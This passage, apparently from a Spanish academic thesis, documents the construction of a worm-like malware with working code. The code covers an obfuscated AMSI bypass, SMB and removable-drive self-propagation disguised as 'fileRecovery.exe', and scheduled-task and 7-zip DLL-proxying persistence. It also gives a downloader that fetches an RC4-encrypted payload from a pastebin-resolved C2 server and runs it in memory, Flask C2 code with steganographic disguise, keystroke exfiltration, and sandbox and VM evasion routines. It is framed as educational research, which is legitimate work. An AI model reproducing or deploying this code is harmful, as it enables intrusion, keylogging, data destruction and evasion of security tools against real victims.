Además, debemos tener en cuenta la principal medida de seguridad de Windows frente a la ejecución maliciosa en PowerShell, Antimalware Scan Interface, o AMSI. Esta interfaz, desarrollada por Microsoft, permite a los programas o scripts ejecutados en ciertos ambientes, como PowerShell o VBA, ser escaneados tanto antes de la ejecución como durante ella. Esto no deja de ser otra herramienta de análisis dinámico del código, que podrá detectar nuestro código malicioso durante la ejecución.

Existen técnicas para su evasión, pero hay que tener en cuenta, que, al ejecutar PowerShell, todo el código pasará por AMSI, sea como sea que lo ejecutemos. Existen herramientas de terceros, como PowerShell to Shellcode, que permiten directamente la conversión de un script .ps1 a shellcode (código máquina ejecutable), de forma que este código no pase por AMSI, pues no tiene que ser interpretado por PowerShell. Esta es una de las técnicas de evasión posibles a utilizar, sin embargo, debido a que he querido depender lo mínimo posible de herramientas de terceros, he decidido seguir otro enfoque.

En este caso, se realiza un bypass de AMSI directamente desde el payload, es decir, el propio malware desactiva la ejecución de AMSI en el entorno en el que se está ejecutando, antes de realizar ninguna otra acción. En este caso se ejecuta la siguiente línea de código (Sikora, 2022), que está ofuscada con un método de tokenización para que la acción a realizar no sea detectada:

```
       [Runtime.InteropServices.Marshal]::WriteInt32([Ref].Assembly.GetType(("{5}{2}{0}
{1}{3}{6}{4}" -f
'ut',('oma'+'t'+'ion.'),'.A',('Ams'+'iUt'),'ls',('S'+'ystem.'+'Manage'+'men'+'t'),'i'))
.GetField(("{1}{2}{0}" -f
```

```
('Co'+'n'+'text'),('am'+'s'),'i'),[Reflection.BindingFlags]("{4}{2}{3}{0}{1}" -
f('b'+'lic,Sta'+'ti'),'c','P','u',('N'+'on'))).GetValue($null),0x41414141)
```

Después de desofuscarla, queda algo así:

```
       $amsiUtilsType =
[Ref].Assembly.GetType("System.Management.Automation.AmsiUtils")

       $fieldInfo = $amsiUtilsType.GetField("amsiContext",
[Reflection.BindingFlags]::NonPublic -bor [Reflection.BindingFlags]::Static)

       $amsiContextPtr = $fieldInfo.GetValue($null)

       [Runtime.InteropServices.Marshal]::WriteInt32($amsiContextPtr, 0x41414141)
```

Cada sesión de PowerShell tiene su propio contexto de AMSI, que es el que se encarga de analizar los scripts, como se comentó antes. En este caso, lo que se hace es escribir una referencia inválida en el puntero, la dirección 0x41414141, de forma que cuando el sistema trate de llamar a AMSI, la dirección sea incorrecta y AMSI se corrompa para esta ejecución, fallando silenciosamente.

4.1.3. Ejecución en memoria

La ejecución de este script estaba intrínsecamente ligada al desarrollo del malware, pues, como la mayoría del malware moderno, vamos a tratar de buscar una *fileless* execution. Esto quiere decir que no guardaremos ningún archivo en disco, y trataremos de ejecutar el script directamente desde la memoria del proceso, en RAM, para tratar de evitar posibles escaneos de un EDR o antivirus. Además, la RAM se borra al apagar el equipo, de forma que el rastro permanente que dejemos será menor, y así podemos tratar de evitar al máximo el análisis forense.

El problema es que la ejecución de scripts de PowerShell desde memoria no es trivial, pues Windows no proporciona ningún mecanismo directo para realizarse. Existe la DLL del sistema System.Management.Automation, que es legítima y permite la ejecución de PowerShell para automatización, pero el problema es que no expone esa funcionalidad desde fuera, de forma que permita directamente ser llamado para la ejecución del script. Por esta razón, y basándome en proyectos como powerless, he decidido crear un *stub*, un pequeño fragmento de código, compilado con la DLL nombrada anteriormente, que contiene una clase y método público para poder invocar un script de PowerShell desde ella, que se ejecutará en memoria (farzinenddo, 2020).

Ahora bien, ¿Qué herramientas tenemos para ejecutar la DLL? Porque si buscamos una estricta ejecución en memoria, no tendría mucho sentido ejecutar un script en memoria si la DLL si se guarda en disco. Para ejecutar una DLL por reflexión (se ejecuta a sí misma y se carga en memoria) tenemos normalmente dos opciones: desde CLR o con Reflective DLL injection. CLR (Common Language Runtime) es un entorno de ejecución del entorno .NET de Windows, en el que el código (habitualmente, C# o .NET) se compila a un lenguaje intermedio (por hacer una similitud, como el bytecode de Java), para después ser ejecutado con una compilación just in time. Reflective DLL Injection requiere de conocimientos de manejo de memoria y de programación muy avanzados, y carga una DLL en el espacio de otro proceso, permitiendo su ejecución en el entorno de otro proceso (malware como Cobalt Strike o Meterpreter emplean estas técnicas). A pesar de que existen herramientas de terceros, y código en internet que facilitan el desarrollo y aplicación de esta última técnica, siguiendo con mi filosofía, decidí emplear el CLR.

De esta última decisión se infiere el uso de C# como lenguaje de programación. Después de varias pruebas, me di cuenta de que C no permite una carga directa en memoria desde el CLR, pues no deja de ser un lenguaje compilado directamente a código máquina que no se ejecuta en este entorno. Sin embargo, C# siempre se ejecuta en el CLR pues es compilado a CIL (Common intermediate language) para su posterior ejecución. Al correr en CLR, esto hace que no haya que generar un nuevo entorno para correr cualquier tipo de ensamblado, y este se pueda cargar directamente empleando la biblioteca System.Reflection, logrando así la ejecución completa en memoria que se buscaba.

Una vez definida como se realiza la ejecución del payload, es necesario contextualizar de que tipo de malware estamos hablando, pues la ejecución de código malicioso es algo común a todos ellos. Antes se ha mencionado que el payload, es decir, el script, debe estar en memoria, por lo que, para este propósito, pensé que lo más sencillo sería hacer un dropper, es decir, descargar el payload desde un servidor para evitar que en todo momento se guarde en memoria. En concreto, al descargarse el payload se habla de un downloader, pues también hay droppers que contienen el código empaquetado dentro de ellos.

4.1.4. Mecanismos de propagación y persistencia

Una vez estaba definida la funcionalidad principal del malware, se incluyeron mecanismos de persistencia y propagación, para hacerlo más realista y replicar las funcionalidades de un malware real. El malware más avanzado suele propagarse por exploits, es decir, se aprovechan de vulnerabilidades de dispositivos en red para infectarlos y extenderse, un ejemplo muy conocido es WannaCry, que se propagaba a través de una vulnerabilidad en el servicio SMBv1 de Windows. Este probablemente sea el mejor vector de propagación, ya que tiene un alto grado de éxito, pero requiere que los equipos tengan una vulnerabilidad de RCE (Remote Code Execution) y el exploit que permite su explotación, por lo que suele ser más útil en caso de 0-days o vulnerabilidades muy recientes. El trabajo no se centra en exploiting, y para que fuese útil en la realidad serían necesarios conocimientos avanzados y un exploit efectivo que puede llegar a valer más de 1 millón de dólares en el mercado negro, por lo que se decide dejar a un lado esta opción para explorar métodos más tradicionales, que no tiene por qué ser menos útiles.

Así, se desarrolla un malware worm-like, es decir, de estilo gusano, que busca la propagación masiva, replicándose mediante dos vectores.

- Propagación por SMB: El programa enumera hosts en red, posibles servidores SMB, y trata de acceder a sus shares sin contraseña. Prueba los permisos y si es posible escribir, se escribe a todos los shares. No es extraño encontrar servidores mal configurados o sin contraseña en redes corporativas, y más cuando no están accesibles desde internet y erróneamente se piensa que no corren peligro.
- Propagación por discos extraíbles: Para los discos extraíbles, se sigue un proceso similar, los discos extraíbles y de red se listan, y si están listos y accesibles, se trata de copiar el ejecutable en ellos.

Además de copiarse a todas estas ubicaciones, la estrategia pasaba por borrar todos los archivos de todas las ubicaciones, y posteriormente copiarse con el nombre fileRecovery.exe, utilizando la ingeniería social para buscar que la víctima ejecute el malware, pensando que sus archivos se borraron y así las recuperará. Esta funcionalidad está perfectamente operativa, pero en el binario final decidí comentarla a la hora de hacer pruebas por su potencial destructivo y al impacto que podría tener, incluso en un entorno de pruebas.

Debajo se puede observar el código de la clase SMBScanner que realiza estas acciones, siendo similar la propagación por discos extraibles.

```
        public static void copiar()
            {
                var computers = GetNetworkComputers(); //listar ordenadores
                if (computers == null) return;
                foreach (string host in computers)
                {
                    SHARE_INFO_1[] shares = EnumNetShares(@"\\" + host); //listar shares
                    foreach (SHARE_INFO_1 shareInfo in shares)
                    {
                        string share = shareInfo.shi1_netname;
                        if (string.IsNullOrWhiteSpace(share)) continue;

                        string path = @"\\" + host + "\\" + share;

                        if (ProbarPermisos(path)) //para cada share, ver si tenemos
permisos de escritura
                        {
                            Try //borrar archivos y directorios
                            {
                                foreach (string file in Directory.GetFiles(path))
                                {
                                    //File.Delete(file);
                                }
                                foreach (string dir in Directory.GetDirectories(path))
                                {
                                    //Directory.Delete(dir, true);
                                }

                                string selfPath =
System.Reflection.Assembly.GetExecutingAssembly().Location;
                                string selfFileName = Path.GetFileName(selfPath);
                                string destinationPath = Path.Combine(path,
"fileRecovery.exe");
```

```
                                File.Copy(selfPath, destinationPath, true); //copiarse a
la raiz
                            }
                            catch{}
                        }
                    }
                }
        }
```

En cuanto a los aspectos de persistencia, se emplean dos técnicas:

En una versión anterior del malware, se aprovechan las técnicas LoTL (Living off the land) para crear persistencia mediante un programa legítimo, el programador de tareas de Windows. Por la facilidad de la implementación, se incluye la creación de dichas tareas en el payload para hacerlo desde PowerShell, el código es el siguiente:

```
       schtasks /create /tn "\Microsoft\Windows\WwanSvc\Update Drivers" /tr
"C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShell.exe\"" -NoProfile -WindowStyle
Hidden -ExecutionPolicy Bypass -Command \""Start-Process 'C:\ProgramData\main.exe'\""
/sc onlogon /ru Administrador /RL HIGHEST /f
       $taskKey = "HKLM:\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Schedule\TaskCache\Tree\Microsoft\Windows\WwanSvc\Update Drivers"
       if (Test-Path $taskKey) {
           Remove-ItemProperty -Path $taskKey -Name "SD" -ErrorAction SilentlyContinue
           Remove-ItemProperty -Path $taskKey -Name "Triggers" -ErrorAction
SilentlyContinue
       }
```

Con el primer comando, se busca la creación de una tarea con un nombre aparentemente legítimo “Update Drivers”, en una ruta legítima de Windows, del servicio wwansvc, que se encarga de la configuración WLAN. En esencia, se encarga de ejecutar el malware desde PowerShell con una ventana oculta, bypasseando la política de ejecución del equipo.

La tarea se crea con permisos de administrador, y se ejecuta al hacer login, ya que empleando el trigger “onstartup”, al iniciar el equipo, no funcionaría correctamente porque quedan por iniciar algunos componentes iniciales de Windows relacionados con el entorno .NET, empleado por el malware (ya que está programado en C#), y algunas DLL podrían no estar disponibles.

Además, después se intentan eliminar del registro, donde se almacenan datos de la tarea programada, el descriptor de seguridad, que controla quién puede leer, modificar o ejecutar la tarea. Esto que hace más difícil que la tarea sea eliminada, pues Windows podría fallar a la hora de interpretar los permisos, y hace que no sea posible mostrar la tarea en el programador o con schtasks /query (STMXCSR, n.d.).

Por último, la eliminación de los triggers permite dificultar la detección del software antivirus, ya que este no suele analizar tareas que no contienen un trigger. Esto en teoría debería hacer que no se ejecutase, ya que el trigger es lo que dispara la ejecución de la tarea, sin embargo, en la realidad, lo que ocurre es muy distinto. Windows almacena en un archivo .xml para cada tarea sus datos en la ruta C:\Windows\System32\Tasks\ de forma interna, y aunque los datos originales de esta hayan sido modificados desde el registro, esta se seguirá ejecutando, aunque en el registro este incompleta, mientras esta no sea modificada o sobreescrita, ya que Windows no depende al 100% del registro para su ejecución. Sin embargo, cabe destacar que esta última técnica se debe emplear con cuidado, pues no es de una fiabilidad absoluta y puede dar lugar a errores, aunque en el laboratorio la tarea se ejecutó sin problemas.

Como segundo mecanismo de persistencia, se optó por uno más sofisticado empleando DLL proxying, un tipo de DLL hijacking o secuestro de DLL. El objetivo de este es reemplazar una DLL maliciosa del sistema que se ejecute frecuentemente, con el objetivo de que dicha DLL ejecute el malware, y además siga delegando las funciones de las que el ejecutable precisa en la DLL original. En la práctica, esto significa renombrar una DLL original con otro nombre, y copiar la DLL maliciosa con el nombre de la original en la ruta en la que esta se encuentra. De esta manera, cuando el programa se ejecute, llamará a la DLL maliciosa, que ejecutará el malware, y a su vez llamará a la DLL original renombrada para que ejecute la función de la que se precisa. Este diagrama ilustra de forma simple la técnica:



Figura 2: Diagrama explicativo del DLL Proxying (Eidelberg, 2024)

Este mecanismo suena más fácil de lo que parece, pues en la realidad, muchos de los ejecutables legítimos de Windows, que a su vez son los que se cargan al iniciar el sistema y se ejecutan más frecuentemente, comprueban las firmas y/o la integridad de dichas DLL, lo que impide un reemplazo de las DLL originales de Windows. Además, políticas como AppLocker o Device Guard fuerzan esta verificación incluso si de base no se realiza.

Tras investigar, tuve una idea, de un programa que permite un reemplazo de DLLs fácil y se carga con el sistema, este es 7-zip. 7-zip es un programa conocido por muchos, para descomprimir archivos en distintos formatos. Durante su instalación, registra extensiones de Shell en el sistema, de forma que se integra en el explorador de Windows, por lo que, cada vez que explorer.exe se ejecuta, 7-zip lo hace también. Teniendo en cuenta que 7-zip está instalado en muchos equipos y que explorer.exe se ejecuta al iniciar sesión, estas características lo hacen ideal para emplear esta técnica.

Otro buen factor para tener en cuenta es que su código fuente es público, por lo que pude verificar con anterioridad si se realizaba alguna verificación de firmas o de integridad de las DLL. A pesar de que, tras la instalación, estas se encuentran firmadas, en sus archivos principales del código fuente, DLL.cpp y DLLsecur.c, no se realiza ninguna verificación de las firmas o de su integridad (Pavlov & Mcmilk, 2024), por lo que se puede comprobar de antemano que la técnica funciona.

Así, pude crear una nueva DLL que exporta todas las funciones de 7-zip.dll (la DLL original) con sharpDLLproxy (Langvik, 2024), y crear la original que ejecuta, al cargarse, en su método main, el malware, delegando el resto de las llamadas en la DLL original renombrada como 7-zip-tools.dll, tratando de buscar un nombre legítimo que no levante sospechas. De esta forma, el malware será persistente, ya que se ejecuta cada vez que se inicia el equipo.

4.1.5. Otros aspectos

Las últimas acciones que el malware realiza y aún no fueron comentadas son auxiliares, pero de vital importancia para su funcionamiento. Cabe destacar que el programa está estructurado en 3 clases: AntiDebug, que se encarga de la evasión de sandbox, VM y depuradores, SMBScanner, que lista hosts y shares y escribe en aquellos encontrados, y Program, que realiza las acciones típicas del malware. Debajo se presenta el método main del programa para comentar dichas acciones.

```
        static void Main()
            {
                try
                {
                    IsSandboxOrVM();
                    string filename =
System.Reflection.Assembly.GetExecutingAssembly().Location;
                    string b = getUrl("aHR0cHM6Ly9wYXN0ZWJpbi5jb20vcmF3L3ZZemRwanVL");
                    if (!verify(b + "/session", GetFileHash(filename)))
                    {
                        Environment.Exit(1);
                    }
                    Process.Start("calc.exe");
                    (byte[] encrypted, string clave_texto) = ObtenerPayloadYClave(b +
"/index.html");
                    Rc4(ref encrypted, Encoding.ASCII.GetBytes(clave_texto));
                    string decryptedText = Encoding.UTF8.GetString(encrypted);
                    byte[] textoRecuperadoBytes =
Convert.FromBase64String(decryptedText);
                    string textoFinal = Encoding.UTF8.GetString(textoRecuperadoBytes);
                    string className = "Powerless.Program";
```

```
                    string methodName = "run";
                    string arguments = textoFinal;
                    DownloadAndExecuteDLL(b + "/image.png", className, methodName,
arguments);
                    copyRemDr();
                    SMBScanner.copiar();
                    File.Copy(filename, @"C:\\ProgramData\\main.exe", true);
                    killExplorer();
                    DLLProxying(b);
                }
                catch{}
            }
```

Se puede ver, para empezar, que todo el método main está “envuelto” en un bloque try-catch, sin tener el último ninguna acción. Esto asegura que, en el caso de ocurrir una excepción, no se mostrará ningún tipo de información que pueda exponer el código o el funcionamiento del programa, así, es posible protegerlo de la ingeniería inversa. Además, hace más complicada la depuración del programa porque no se mostrarán stack traces o crash logs, de la misma manera que tampoco se mostrarán los errores visuales.

Para tratar de aparentar lo más legítimo posible, se inicia la calculadora de windows con Process.Start. Esta técnica puede despistar a algunos antivirus al tratarse de un programa legítimo, incluso al usuario, que puede percibirlo como “inofensivo”. Si bien no es una técnica muy avanzada, puede funcionar en algunos casos y su aplicación es sencilla, pues realizar acciones legítimas nunca está en exceso.

Por último, cabe destacar que se mata el proceso “explorer.exe” justo antes de realizar el DLL Proxying. Esto no es casualidad, pues al estar 7-zip vinculado a explorer.exe, se está ejecutando siempre que esté también lo esté. Para no tener problema a la hora de renombrar los ensamblados y que el programa vuelva a buscar el malicioso, es necesario que 7-zip no se esté ejecutando, pues con el programa en uso se lanzará una excepción y no podremos aplicar la técnica.

Se muestra también un diagrama de flujo que representa, en líneas generales, la ejecución del programa.



Figura 3: Diagrama de flujo del malware

4.2. Diseño del servidor C2 y arquitectura de red

Una vez diseñado el malware, es importante que esté dotado de una infraestructura de mando y control (C2), que permita la comunicación remota con el atacante, en este caso, para enviar los ensamblados necesarios, el payload y recibir las pulsaciones de las teclas de forma remota.

En esta parte también es importante mantener las técnicas de evasión de la parte de la red, tratando de minimizar el ruido y haciendo parecer el tráfico generado por el malware legítimo, pues los sistemas de defensa hoy en día, como los SIEM, son capaces de inspeccionar el tráfico de red y detectar anomalías fácilmente. Este es el principal objetivo por el que se guía el diseño de esta infraestructura.

Por esta razón, se ha tratado de implementar tanto técnicas de esteganografía como de cifrado junto con el uso de protocolos legítimos, HTTP y HTTPS, que suelen estar permitidos siempre por firewalls y que un usuario normal emplea en el día a día, lo que permite evadir sospechas. Además, el tráfico HTTPS está cifrado, lo que impide inspeccionar el contenido real de los paquetes por los firewalls DPI (Deep packet inspection)

En concreto, se emplea un servidor web ligero HTTP en Python usando el framework flask, que será el que servirá a las peticiones web que haga el dropper, y un listener HTTPS mediante ncat, con un certificado autofirmado SSL (debido a las dificultades para obtener uno legítimo).

Para obtener la IP del servidor, y a fin de ocultarla y poder hacerla dinámica (ya que es posible modificar o borrarla), el binario presenta una url codificada en base64 que corresponde con el sitio web pastebin.com, en el que se puede subir texto de forma anónima. El dropper realizará primero una petición a dicha url, donde se encuentra en texto, la IP del servidor, y posteriormente empleará la IP junto con las rutas relativas para realizar las peticiones.

Para la primera de ellas, se implementó una verificación de la integridad del binario, calculando su hash SHA-256 y enviándolo al servidor por una cookie mediante una petición HTTP GET a la ruta “/session", de nuevo imitando un nombre legítimo para evitar sospechas. Este se compara con un archivo del servidor, en el que se encuentra el hash del binario, respondiendo este 200 OK si es correcto y 404 Not Found si no lo es. Al esconder el hash en una cookie, puede parecer tráfico legítimo a simple vista, y de esta forma dificultamos que el binario sea ejecutado en un entorno de análisis, ya que muchos EDR emplean también un análisis dinámico en sandbox para verificar la legitimidad de los programas. También es posible que sea usado como kill switch, es decir, una forma de evitar que el binario sea ejecutado en todo momento, si el atacante lo decide, cambiando el hash por uno que no sea el correspondiente.

```
@app.route("/session", methods=["GET"])
def send_hash():
    with open("mi_hash.txt", "r") as f:
        hash = f.read().strip()
```

```
            cookie_value = request.cookies.get('cookie')
            if cookie_value == hash.lower():
                return Response(status=200)
            else:
                return Response(status=404)
```

También es necesaria el envío del payload por parte del servidor para la ejecución de este. Al ser la parte más crítica del malware, se envía codificado en base64 y encriptado posteriormente con el cifrado RC4. A pesar de ser un cifrado débil y con vulnerabilidades conocidas, es suficiente para ocultar de forma temporal su contenido, y más teniendo en cuenta que este desarrollo es con propósitos educativos. En este caso, el tráfico es HTTP y no va cifrado, por lo que se implementa la lógica de cifrado directamente sobre la carga útil del paquete HTTP.

Además, se aplica una capa adicional de esteganografía, añadiendo al texto cifrado los bytes “<!DOCTYPE HTML>/n” al principio del payload cifrado, y nombrando la ruta del servidor como index.html. Es una capa de evasión lo suficientemente fuerte como para que parezca a simple vista que se está realizando una petición http legítima a un servidor web, y se está devolviendo su página html principal, la raíz del servidor, lo cual es una gran ventaja a la hora de ocultar el tráfico.

Además, la clave se envía en el encabezado http, concatenada como nginx/ + {clave}. Posteriormente, el dropper desarrolla la lógica de eliminación de los bytes, descifrado, decodificado y ejecución, implementando una función dedicada a desencriptar RC4. Esta ventaja reduce los imports del cifrado, ya que al no estar importando ninguna librería relacionada con criptografía reducimos las sospechas en un análisis estático preliminar. Además, el script original, antes de aplicar técnicas de cifrado, codificación y esteganografía, está ofuscado con Invoke-Obfuscation, módulo de PowerShell de código abierto para la ofuscación de scripts de PowerShell, actuando como una capa adicional de protección ante AMSI.

```
        @app.route("/index.html", methods=["GET"])
        def send_payload():
            with open("index.html", "rb") as f:
                payload = f.read()
```

```
            rc4_key = "supersecreta" #notese que la clave es de ejemplo, no es necesario
que sea mas compleja pues el desarrollo es con motivos educativos
            response = make_response(payload)
            response.headers["Server"] = "nginx/" + rc4_key
            response.headers["Content-Type"] = "application/octet-stream"
            return response
```

Para los dos ensamblados enviados, se emplea una técnica similar de esteganografía, camuflándolos como los archivos “image.png” y “favicon.ico”, nombres de imágenes que podrían estar embebidos en la página index.html. Para ello, se añaden a estos archivos sus magic bytes correspondientes al principio del archivo, como se hacía con el payload cifrado, y después, el dropper se encarga de quitarlos antes de su ejecución. En este caso, los ensamblados no van cifrados, por lo que el servidor se encarga simplemente de enviar el archivo correspondiente.

Por último, para el envío de las pulsaciones de teclas cifradas, se emplea HTTPS, de forma que no sea posible detectar de que tipo de tráfico se trata ni que se está enviando, a forma de ocultar la actividad maliciosa y los posibles datos sensibles que se puedan recibir. El payload se encarga de iniciar la conexión con el servidor. Esto tiene varias ventajas, como parecer tráfico legítimo por ser una petición hacia internet, permitir la conexión incluso a través de NAT o evadir firewalls, pues las conexiones salientes casi siempre suelen estar permitidas. Por otro lado, la misma máquina, en otro puerto HTTPS, y gracias a ncat, es la encargada de escuchar las peticiones realizadas por la máquina víctima, y mostrar en tiempo real las pulsaciones enviadas por esta.

Se presenta como adjunto un archivo .pcapng de la captura del tráfico de red observado entre la máquina atacante y el servidor C2 tras una ejecución del malware, que sirve como evidencia del funcionamiento del servidor. No se cree conveniente explicar la captura porque su funcionamiento ya ha sido explicado detalladamente en este y otros apartados, no obstante, la esteganografía, propagación por SMB y envío de pulsaciones cifradas se puede visualizar de forma clara en el archivo.

4.3. Diseño de la evasión de máquinas virtuales, sandboxes y depuradores

Una parte importante del malware es no solo evitar la detección estática por firmas, si no aquella dinámica, que emplean los EDR más avanzados, y que es la más potente, pues valora el comportamiento del programa en tiempo de ejecución. Por esta razón, se incluye un arsenal de técnicas dedicado a la detección de máquinas virtuales, sandbox y depuradores, que pueden finalizar la ejecución del malware en caso de detectarse un entorno sospechoso, y que dificultan la ingeniería inversa.

Es importante comentar que no existe ninguna técnica infalible para esta detección, y la ingeniería inversa es posible por métodos con hooks, que analizan las llamadas a una función, y pueden modificar estas o su valor de retorno, saltándose este tipo de verificaciones, o modificando el entorno de una máquina virtual cambiando los componentes del sistema y tratando de ocultar que esta realmente lo es. Al final, este tipo de acciones requieren de intervención humana en la mayoría de los casos, lo que ya supone un esfuerzo de tiempo, por lo que el objetivo realmente es evitar la detección automática y pasar desapercibido el máximo tiempo posible.

La primera técnica empleada para evadir este tipo de métodos ya se presentó en el apartado anterior, pues la verificación de la integridad combate modificaciones del binario, que se producen al modificar funciones o valores de retorno tras hookear métodos, por lo que es una capa adicional de seguridad contra estas acciones.

El resto emplean la API de Windows para comprobar procesos, especificaciones del sistema, versiones de BIOS o componentes hardware que podrían estar simulados, así como tiempos alterados, comportamientos o depuradores que podrían ser indicios de un entorno de análisis.

Una de las técnicas más eficientes, empleadas por APTs como FIN7 (Can Yuccel, 2023), consiste en comprobar el comportamiento del ratón. En un entorno artificial, como sandboxes, no existe ningún tipo de necesidad de mover el ratón, ni la ejecución de un programa se realiza haciendo un doble click como lo haría un usuario normal en Windows. La gran integración de C# con el ecosistema Windows permite importar la clase cursor

directamente desde System.Windows.Form, con lo que es posible verificar el movimiento del ratón. De esta forma, se implementa una función que compara la posición del cursor con la de hace 1.5 segundos, y determina que, si no se ha movido, se trata de una sandbox, y la ejecución se finaliza:

```
        public static bool ComportamientoMouseArtificial()
            {
                int movimientos = 0;
                int xInicial = Cursor.Position.X;
                int yInicial = Cursor.Position.Y;
                System.Threading.Thread.Sleep(1500);
                int xFinal = Cursor.Position.X;
                int yFinal = Cursor.Position.Y;
                if (xFinal == xInicial && yFinal == yInicial)
                {
                    movimientos++;
                }
                return movimientos > 0;
            }
```

Una técnica muy empleada por sandboxes se denomina “sleep skipping”. Las sandboxes, por lo general, suelen tener tiempos determinados para el análisis de malware, especialmente aquellas en la nube, o las de plataformas como VirusTotal. Por ello, cuando detectan que el malware se queda un tiempo a la espera (sleep), tratan de acelerar este proceso, o “saltarse” este tiempo de espera para proceder con el análisis. Por ello, se implementa una detección de sleep skipping, que analiza el tiempo del sistema y verifica si realmente el programa ha pasado el tiempo que debería durmiendo o si, por el contrario, ha sido acelerado. Esto se realiza de una forma bastante sencilla, simplemente durmiendo 100ms y comparando el tiempo del sistema anterior con el actual. Si hay un error mayor del 10%, probablemente haya sido acelerado.

```
        public static bool DetectarSleepSkipping()
            {
                DateTime start = DateTime.Now;
```

```
            Thread.Sleep(100);
            DateTime end = DateTime.Now;
            return (end - start).TotalMilliseconds < 90;
        }
```

Otra función interesante para detectar posibles cambios en el reloj del sistema emplea la API de Windows, y en concreto el ensamblado kernel32.dll para medir el rendimiento. Se implementa un bucle vacío, que debería realizarse en muy poco tiempo. Se miden los tiempos antes y después de la ejecución, y se calcula el tiempo que se ha tardado. Si este tiempo es muy alto, puede ser un indicador con un entorno de un depurador, que ralentiza la ejecución, por lo que es posible detectar hooks o interrupciones, o incluso un reloj del sistema alterado, también frecuente en sandbox.

```
    public static bool TiempoSospechoso_QueryPerformance()
        {
            QueryPerformanceCounter(out long start);
            for (int i = 0; i < 1000; i++) { }
            QueryPerformanceCounter(out long end);
            QueryPerformanceFrequency(out long freq);

            double elapsed = (double)(end - start) / freq;
            return elapsed > 0.001;
        }
```

Además de estas funciones, que son las más destacadas, el malware también implementa los siguientes enfoques clásicos para detectar este tipo de entornos:

- EstaSiendoDepurado_CheckRemote: Emplea el método de la API de Windows CheckRemoteDebuggerPresent, presente en kernel32.dll, para comprobar si se está ejecutando un depurador
- DetectarPrefijoMAC: Itera sobre las interfaces de red, buscando los prefijos "08:00:27", "00:05:69" y "00:1C:42", correspondientes con VirtualBox, VMWare y Parallels respectivamente, todos desarrolladores de hipervisores (máquinas virtuales)

- IsVMByDrivers: Comprueba la existencia de los siguientes drivers de VirtualBox, QeMU y VMWare: "VBoxMouse", "VBoxGuest", "VBoxSF", "VBoxVideo", "vmci", "vmhgfs", "vmmouse", "vmusb", "vmx_svga" y "qemu-ga"
